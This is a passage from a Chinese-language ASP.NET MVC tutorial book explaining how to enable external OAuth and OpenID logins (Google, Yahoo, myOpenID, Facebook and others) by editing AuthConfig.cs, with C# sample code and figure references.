


图　7-5

7.4.1 注册外部登录提供器

我们需要显示地启用外部网站，以便利用它们的账户登录我们的网站。可喜的是，这个操作非常简单。我们可以在 App_Start\AuthConfig.cs 中配置授权提供程序。当创建新的应用程序时，AuthConfig.cs 中的所有验证提供器都会注释掉，并会出现如下形式：

```
public static class AuthConfig
{
      public static void RegisterAuth()
      {
            // To let users of this site log in using their accounts from
            // other sites such as Microsoft, Facebook, and Twitter,
            // you must update this site. For more information visit
            // http://go.microsoft.com/fwlink/?LinkID=252166

            //OAuthWebSecurity.RegisterMicrosoftClient(
            //    clientId: "",
            //    clientSecret: "");

            //OAuthWebSecurity.RegisterTwitterClient(
            //    consumerKey: "",
            //    consumerSecret: "");

            //OAuthWebSecurity.RegisterFacebookClient(
            //    appId: "",
            //    appSecret: "");

            //OAuthWebSecurity.RegisterGoogleClient();
      }
}
```

使用 OAuth 提供器的网站(如 Facebook、Twitter 和 Microsoft 等)要求我们把网站注册为一个应用程序。这样它们就会提供给我们一个客户端 id 和一个口令。我们利用 OAuth 提供器根据这些信息就可以进行验证。利用 OpenID(如 Google 和 Yahoo)的网站不需要注册应用程序，我们也不需要客户端 id 和口令。

尽管上面罗列的 OAuthWebSecurity 方法隐藏 OAuth 和 OpenID 之间的区别以及提供器之间的差异非常困难，但是我们需要注意一些不同之处。提供器使用的术语有差别，例如，把客户端 id 称为消费者键、应用程序 id 等。幸运的是，对于每个提供器，OAuthWebSecurity 方法使用的参数名称与提供器的术语和文档一致。

7.4.2 配置 OpenID 提供器

由于不用注册，不用填写参数，因此配置 OpenID 提供器是非常简单的。下面我们为三个 OpenID 提供器(Google、Yahoo 和 myOpenID)添加 OpenID 支持。

实现支持 Google 提供器的示例代码包含在了 AuthConfig 中，因此只需要取消对它的注释。要添加对 Yahoo 的支持，只需调用 OAuthWebSecurity.RegisterYahooClient()方法。

由于 OAuthWebSecurity 类不能直接用于注册 myOpenID，因此我们需要创建注册一个自定义的客户端，如下面完整的 AuthConfig.cs 代码所示(注意，传统方法都是通过 using 语句来引入 DotNetOpenAuth 名称空间)。

```
using DotNetOpenAuth.AspNet.Clients;
using DotNetOpenAuth.OpenId.RelyingParty;
using Microsoft.Web.WebPages.OAuth;

namespace MvcApplication23
{
    public static class AuthConfig
    {
        public static void RegisterAuth()
        {
            OAuthWebSecurity.RegisterGoogleClient();
            OAuthWebSecurity.RegisterYahooClient();

            var MyOpenIdClient =
              new OpenIdClient("myopenid", WellKnownProviders.MyOpenId);
            OAuthWebSecurity.RegisterClient(MyOpenIdClient, "myOpenID",
                    null);
        }
    }
}
```

这样编写代码后，为了测试效果，运行应用程序，并在 header 部分单击 Log In 链接(或者浏览到/Account/Login)。我们就会看到三个注册客户端显示在外部网站列表中，如图 7-6 所示。




图　7-6

接下来单击 Google 登录按钮。这样就把我们重定向到了 Google 认证页面，如图 7-7 所示，该页面验证我们想要的信息(这里是指 email 地址)，而后返回到请求网站。




图 7-7

单击 Allow 按钮后，我们就会被重定向到 ASP.NET MVC 网站，来继续完成注册程序(如图 7-8)。

